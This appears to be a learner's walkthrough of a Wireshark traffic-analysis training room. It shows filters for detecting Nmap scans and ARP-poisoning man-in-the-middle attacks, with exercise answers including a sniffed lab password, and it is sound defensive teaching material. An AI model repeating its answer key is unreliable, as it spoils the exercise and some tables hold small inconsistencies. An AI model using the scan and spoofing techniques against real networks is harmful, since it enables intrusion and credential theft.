

SOC/L1 - 6.4. Wireshark: Traffic Analysis

Task 1 - Introduction

Now, it is time to investigate and correlate the packet-level information to see the big picture in the network traffic, like detecting anomalies and malicious activities. For a security analyst, it is vital to stop and understand pieces of information spread in packets by applying the analyst's knowledge and tool functionality. This room will cover investigating packet-level details by synthesizing the analyst knowledge and Wireshark functionality for detecting anomalies and odd situations for a given case.

Task 2 - Nmap Scans

Nmap Scans

Nmap is an industry-standard tool for mapping networks, identifying live hosts and discovering the services. As it is one of the most used network scanner tools, a security analyst should identify the network patterns created with it. This section will cover identifying the most common Nmap scan types.

- TCP connect scans
- SYN scans
- UDP scans

It is essential to know how Nmap scans work to spot scan activity on the network. However, it is impossible to understand the scan details without using the correct filters. Below are the base filters to probe Nmap scan behaviour on the network.

TCP flags in a nutshell:

Notes	Wireshark Filters
Global search.	• <code>tcp</code> • <code>udp</code>
• Only SYN flag. • SYN flag is set. The rest of the bits are not important.	• <code>tcp.flags == 2</code> • <code>tcp.flags.syn == 1</code>
• Only ACK flag. • ACK flag is set. The rest of the bits are not important.	• <code>tcp.flags == 16</code> • <code>tcp.flags.ack == 1</code>
• Only SYN, ACK flags. • SYN and ACK are set. The rest of the bits are not important.	• <code>tcp.flags == 18</code> • <code>(tcp.flags.syn == 1) and (tcp.flags.ack == 1)</code>
• Only RST flag. • RST flag is set. The rest of the bits are not important.	• <code>tcp.flags == 4</code> • <code>tcp.flags.reset == 1</code>
• Only RST, ACK flags. • RST and ACK are set. The rest of the bits are not important.	• <code>tcp.flags == 20</code> • <code>(tcp.flags.reset == 1) and (tcp.flags.ack == 1)</code>
• Only FIN flag • FIN flag is set. The rest of the bits are not important.	• <code>tcp.flags == 1</code> • <code>tcp.flags.fin == 1</code>

TCP Connect Scans

TCP Connect Scan in a nutshell:

- Relies on the three-way handshake (needs to finish the handshake process).
- Usually conducted with `nmap -sT` command.
- Used by non-privileged users (only option for a non-root user).

- Usually has a windows size larger than 1024 bytes as the request expects some data due to the nature of the protocol.

Open TCP Port	Open TCP Port	Closed TCP Port
• SYN → • ← SYN, ACK • ACK →	• SYN → • ← SYN, ACK • ACK → • RST, ACK →	• SYN → • ← RST, ACK

The images below show the three-way handshake process of the open and close TCP ports. Images and pcap samples are split to make the investigation easier and understand each case's details.

Open TCP port (Connect):

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	10.10.60.7	10.10.47.123	TCP	36958 → 22 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM
2	0.000012250	10.10.47.123	10.10.60.7	TCP	22 → 36958 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8
3	0.000209974	10.10.60.7	10.10.47.123	TCP	36959 → 22 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=1438

Closed TCP port (Connect):

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	10.10.60.7	10.10.47.123	TCP	59934 → 21 [SYN] Seq=0 Win=0 Len=0 MSS=8961 SACK_PERM TSval=1438758498 TSecr=0
2	0.000005840	10.10.47.123	10.10.60.7	TCP	21 → 59934 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

The above images provide the patterns in isolated traffic. However, it is not always easy to spot the given patterns in big capture files. Therefore analysts need to use a generic filter to view the initial anomaly patterns, and then it will be easier to focus on a specific traffic point. The given filter shows the TCP Connect scan patterns in a capture file.

`tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024`

No.	Time	Source	Destination	Protocol	Info
1	0.000000000	10.10.60.7	10.10.47.123	TCP	48836 → 135 [SYN] Seq=0 Win=62727 Len=0
2	0.000000130	10.10.60.7	10.10.47.123	TCP	33436 → 23 [SYN] Seq=0 Win=62727 Len=0
3	0.000012991	10.10.60.7	10.10.47.123	TCP	34242 → 1025 [SYN] Seq=0 Win=62727 Len=0
4	0.000013031	10.10.60.7	10.10.47.123	TCP	49110 → 8888 [SYN] Seq=0 Win=62727 Len=0
5	0.000013071	10.10.60.7	10.10.47.123	TCP	51038 → 443 [SYN] Seq=0 Win=62727 Len=0
11	0.000059761	10.10.60.7	10.10.47.123	TCP	36958 → 22 [SYN] Seq=0 Win=62727 Len=0
13	0.000118152	10.10.60.7	10.10.47.123	TCP	59934 → 21 [SYN] Seq=0 Win=62727 Len=0
14	0.000110252	10.10.60.7	10.10.47.123	TCP	50882 → 554 [SYN] Seq=0 Win=62727 Len=0
17	0.000131872	10.10.60.7	10.10.47.123	TCP	59022 → 111 [SYN] Seq=0 Win=62727 Len=0
19	0.000148273	10.10.60.7	10.10.47.123	TCP	36478 → 199 [SYN] Seq=0 Win=62727 Len=0
23	0.000359146	10.10.60.7	10.10.47.123	TCP	57196 → 8080 [SYN] Seq=0 Win=62727 Len=0


SYN Scans

TCP SYN Scan in a nutshell:


- Doesn't rely on the three-way handshake (no need to finish the handshake process).
- Usually conducted with `nmap -sS` command.
- Used by privileged users.
- Usually have a size less than or equal to 1024 bytes as the request is not finished and it doesn't expect to receive data.

Open TCP Port	Close TCP Port
• SYN → • ← SYN,ACK • RST →	• SYN → • ← RST,ACK

Open TCP port (SYN):




Closed TCP port (SYN):



The given filter shows the TCP SYN scan patterns in a capture file.

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <= 1024
```




UDP Scans

UDP Scan in a nutshell:


- Doesn't require a handshake process
- No prompt for open ports
- ICMP error message for close ports
- Usually conducted with `nmap -sU` command.

Open UDP Port	Closed UDP Port
• UDP packet →	• UDP packet → • ICMP Type 3, Code 3 message. (Destination unreachable, port unreachable)

Closed (port no 69) and open (port no 68) UDP ports:




The above image shows that the closed port returns an ICMP error packet. No further information is provided about the error at first glance, so how can an analyst decide where this error message belongs? The ICMP error message uses the original request as encapsulated data to show the source/reason of the packet. Once you expand the ICMP section in the packet details pane, you will see the encapsulated data and the original request, as shown in the below image.



The given filter shows the UDP scan patterns in a capture file.

`icmp.type==3 and icmp.code==3`



Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. **Now use the `"~/Desktop/exercise-pcaps/nmap/Exercise.pcapng"` file to put your skills into practice against a single capture file and answer the questions below!**


Answer the questions below

What is the total number of the "TCP Connect" scans?

1000 (Run the query: `tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.window_size > 1024`)

Which scan type is used to scan the TCP port 80?

TCP Connect (Run the query: `tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.window_size > 1024 and tcp.port == 80`) (If you click the Conversation Filter, then select TCP, you can see the details of the TCP three-way handshake.)



How many "UDP close port" messages are there?

1083 (Run the query: `icmp.type==3 and icmp.code==3`)

icmp.type==3 and icmp.code==3						
No.	Time	Source	Destination	Protocol	Length	Info
4011	298.257103823	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4012	298.257108093	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4013	298.257109393	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4014	298.257111043	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4020	298.257194864	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4021	298.257196944	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4022	298.257198204	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4023	298.257202174	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4044	299.358444057	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4064	300.459877760	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4067	301.561236652	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4071	302.662735064	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4072	302.662739574	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4080	304.014979425	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4083	305.216585009	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach
4085	305.416933672	10.10.47.123	10.10.60.7	ICMP	70	Destination unreach

Frame 4011: 70 bytes on wire (560 bits), 70 bytes capture	0000	02	6d	30	b1	b9	69	02	46	92	ec	ed	bd	08
Ethernet II, Src: 02:46:92:ec:ed:bd (02:46:92:ec:ed:bd),	0010	00	38	c8	85	00	00	40	01	31	ea	0a	0a	2f
Internet Protocol Version 4, Src: 10.10.47.123, Dst: 10.1	0020	3c	07	03	03	7c	ac	00	00	00	00	45	00	00
Internet Control Message Protocol	0030	00	00	31	11	83	9d	0a	0a	3c	07	0a	0a	2f
	0040	7b	89	00	08	7a	a8							

Which UDP port in the 55-70 port range is open?

68

udp.port in [55..70]						
No.	Time	Source	Destination	Protocol	Length	Info
4202	333.257660399	10.10.60.7	10.10.47.123	UDP	42	35350 → 67 Len=0
4203	333.257693409	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable
5414	872.284187999	10.10.60.7	10.10.47.123	UDP	42	35350 → 69 Len=0
5415	872.284206960	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable
6290	1264.1424257	10.10.60.7	10.10.47.123	UDP	42	35351 → 68 Len=0
6291	1264.1424257	10.10.60.7	10.10.47.123	UDP	42	35351 → 68 Len=0
6294	1265.7443556	10.10.60.7	10.10.47.123	UDP	42	35352 → 68 Len=0
6295	1266.5452626	10.10.60.7	10.10.47.123	UDP	42	35353 → 68 Len=0
6296	1267.3464438	10.10.60.7	10.10.47.123	UDP	42	35354 → 68 Len=0
6297	1268.1471569	10.10.60.7	10.10.47.123	UDP	42	35355 → 68 Len=0
6298	1268.9481544	10.10.60.7	10.10.47.123	UDP	42	35356 → 68 Len=0
6299	1269.7490752	10.10.60.7	10.10.47.123	UDP	42	35357 → 68 Len=0

Frame 6290: 42 bytes on wire (336 bits), 42 bytes capture	0000	02	46	92	ec	ed	bd	02	6d	30	b1	b9	69	08
Ethernet II, Src: 02:46:92:ec:ed:bd (02:46:92:ec:ed:bd),	0010	00	1c	57	d5	00	00	35	11	ae	66	0a	0a	3c
Internet Protocol Version 4, Src: 10.10.60.7, Dst: 10.10.	0020	2f	7b	8a	16	00	44	00	08	f5	ed			
User Datagram Protocol, Src Port: 35350, Dst Port: 68														
Source Port: 35350														
Destination Port: 68														
Length: 8														
Checksum: 0xf5ed [unverified]														
[Checksum Status: Unverified]														
[Stream index: 1313]														

Task 3 - ARP Poisoning & Man In The Middle!

ARP Poisoning/Spoofing (A.K.A. Man In The Middle Attack)

ARP protocol, or Address Resolution Protocol (**ARP**), is the technology responsible for allowing devices to identify themselves on a network. Address Resolution Protocol Poisoning (also known as ARP Spoofing or Man In The Middle (MITM) attack) is a type of attack that involves network jamming/manipulating by sending malicious ARP packets to the default gateway. The ultimate aim is to manipulate the "**IP to MAC address table**" and sniff the traffic of the target host.

There are a variety of tools available to conduct ARP attacks. However, the mindset of the attack is static, so it is easy to detect such an attack by knowing the ARP protocol workflow and Wireshark skills.


ARP analysis in a nutshell:

- Works on the local network
- Enables the communication between MAC addresses
- Not a secure protocol
- Not a routable protocol
- It doesn't have an authentication function
- Common patterns are request & response, announcement and gratuitous packets.


Before investigating the traffic, let's review some legitimate and suspicious ARP packets. The legitimate requests are similar to the shown picture: a broadcast request that asks if any of the available hosts use an IP address and a reply from the host that uses the particular IP address.

Notes	Wireshark filter
Global search	arp
"ARP" options for grabbing the low-hanging fruits: • Opcode 1: ARP requests. • Opcode 2: ARP responses. • Hunt:Arp scanning • Hunt:Possible ARP poisoning detection • Hunt:Possible ARP flooding from detection:	- arp.opcode == 1 - arp.opcode == 2 - arp.dst.hw_mac==00:00:00:00:00:00 - arp.duplicate-address-detected or arp.duplicate-address-frame ((arp) && (arp.opcode == 1)) && (arp.src.hw_mac == target-mac-address)


ARP Request



ARP Reply




A suspicious situation means having two different ARP responses (conflict) for a particular IP address. In that case, Wireshark's expert info tab warns the analyst. However, it only shows the second occurrence of the duplicate value to highlight the conflict. Therefore, identifying the malicious packet from the legitimate one is the analyst's challenge. A possible IP spoofing case is shown in the picture below.



Here, knowing the network architecture and inspecting the traffic for a specific time frame can help detect the anomaly. As an analyst, you should take notes of your findings before going further. This will help you be organised and make it easier to correlate the further findings. Look at the given picture; there is a conflict; the MAC address that ends with "b4" crafted an ARP request with the "192.168.1.25" IP address, then claimed to have the "192.168.1.1" IP address.

Notes	Detection Notes	Findings
Possible IP address match.	1 IP address announced from a MAC address.	- MAC: 00:0c:29:e2:18:b4 - IP: 192.168.1.25
Possible ARP spoofing attempt.	2 MAC addresses claimed the same IP address (192.168.1.1). The " 192.168.1.1" IP address is a possible gateway address.	- MAC1: 50:78:b3:f3:cd:f4 - MAC 2: 00:0c:29:e2:18:b4
Possible ARP flooding attempt.	The MAC address that ends with "b4" claims to have a different/new IP address.	- MAC: 00:0c:29:e2:18:b4 - IP: 192.168.1.1

Let's keep inspecting the traffic to spot any other anomalies. Note that the case is split into multiple capture files to make the investigation easier.




At this point, it is evident that there is an anomaly. A security analyst cannot ignore a flood of ARP requests. This could be malicious activity, scan or network problems. There is a new anomaly; the MAC address that ends with "b4" crafted multiple ARP requests with the "192.168.1.25" IP address. Let's focus on the source of this anomaly and extend the taken notes.


Notes	Detection Notes	Findings
Possible IP address match.	1 IP address announced from a MAC address.	- MAC: 00:0c:29:e2:18:b4 - IP: 192.168.1.25
Possible ARP spoofing attempt.	2 MAC addresses claimed the same IP address (192.168.1.1).The " 192.168.1.1" IP address is a possible gateway address.	- MAC1: 50:78:b3:f3:cd:f4 - MAC 2: 00:0c:29:e2:18:b4

Possible ARP spoofing attempt.	The MAC address that ends with "b4" claims to have a different/new IP address.	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.1
Possible ARP flooding attempt.	The MAC address that ends with "b4" crafted multiple ARP requests against a range of IP addresses.	• MAC: 00:0c:29:e2:18:b4 • IP: 192.168.1.xxx

Up to this point, it is evident that the MAC address that ends with "b4" owns the "192.168.1.25" IP address and crafted suspicious ARP requests against a range of IP addresses. It also claimed to have the possible gateway address as well. Let's focus on other protocols and spot the reflection of this anomaly in the following sections of the time frame.



There is HTTP traffic, and everything looks normal at the IP level, so there is no linked information with our previous findings. Let's add the MAC addresses as columns in the packet list pane to reveal the communication behind the IP addresses.



One more anomaly! The MAC address that ends with "b4" is the destination of all HTTP packets! It is evident that there is a MITM attack, and the attacker is the host with the MAC address that ends with "b4". All traffic linked to "192.168.1.12" IP addresses is forwarded to the malicious host. Let's summarise the findings before concluding the investigation.

Notes	Detection Notes	Findings
IP to MAC matches.	3 IP to MAC address matches.	• MAC: 00:0c:29:e2:18:b4 = IP: 192.168.1.25 • MAC: 50:78:b3:f3:cd:f4 = IP: 192.168.1.1 • MAC: 00:0c:29:98:c7:a8 = IP: 192.168.1.12
Attacker	The attacker created noise with ARP packets.	• MAC: 00:0c:29:e2:18:b4 = IP: 192.168.1.25
Router/gateway	Gateway address.	• MAC: 50:78:b3:f3:cd:f4 = IP: 192.168.1.1
Victim	The attacker sniffed all traffic of the victim.	• MAC: 50:78:b3:f3:cd:f4 = IP: 192.168.1.12

Detecting these bits and pieces of information in a big capture file is challenging. However, in real-life cases, you will not have "tailored data" ready for investigation. Therefore you need to have the analyst mindset, knowledge and tool skills to filter and detect the anomalies.


Note:In traffic analysis, there are always alternative solutions available. The solution type and the approach depend on the analyst's knowledge and skill level and the available data sources.

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the `/Desktop/exercise-pcaps/arp/Exercise` file to put your skills into practice against a single capture file and answer the questions below!

Answer the questions below

What is the number of ARP requests crafted by the attacker?

284 (run the query: `arp.opcode == 1`) Then right-click the Sender IP, select "Apply as Filter", and choose the required filter option.



What is the number of HTTP packets received by the attacker?

90 run the query: eth.addr == 00:0c:29:e2:18:b4 and http

What is the number of sniffed username&password entries?


6 6 run the query: eth.addr == 00:0c:29:e2:18:b4 and http and urlencoded-form.key == pass

No.	Time	Source	Destination	Protocol	Length	Info
1226	112.878779336	192.168.1.12	44.228.249.3	HTTP	711	POST /userinfo.php HTTP
1446	207.138156489	192.168.1.12	44.228.249.3	HTTP	726	POST /userinfo.php HTTP
1561	294.110756210	192.168.1.12	44.228.249.3	HTTP	722	POST /userinfo.php HTTP
1599	334.960960385	192.168.1.12	44.228.249.3	HTTP	726	POST /userinfo.php HTTP
1668	354.682038726	192.168.1.12	44.228.249.3	HTTP	728	POST /userinfo.php HTTP
1791	443.146852729	192.168.1.12	44.228.249.3	HTTP	726	POST /userinfo.php HTTP

What is the password of the "Client986"?


clientnothere!

No.	Time	Source	Destination
1226	112.878779336	192.168.1.12	44.228.249.3
1446	207.138156489	192.168.1.12	44.228.249.3
1561	294.110756210	192.168.1.12	44.228.249.3
1599	334.960960385	192.168.1.12	44.228.249.3
1668	354.682038726	192.168.1.12	44.228.249.3
1791	443.146852729	192.168.1.12	44.228.249.3



What is the comment provided by the "Client354"?

Nice work!



Task 4 - Identifying Hosts: DHCP, NetBIOS and Kerberos

Identifying Hosts

When investigating a compromise or malware infection activity, a security analyst should know how to identify the hosts on the network apart from IP to MAC address match. One of the best methods is identifying the hosts and users on the network to decide the investigation's starting point and list the hosts and users associated with the malicious traffic/activity.

Usually, enterprise networks use a predefined pattern to name users and hosts. While this makes knowing and following the inventory easier, it has good and bad sides. The good side is that it will be easy to identify a user or host by looking at the name. The bad side is that it will be easy to clone that pattern and live in the enterprise network for adversaries. There are multiple solutions to avoid these kinds of activities, but for a security analyst, it is still essential to have host and user identification skills.

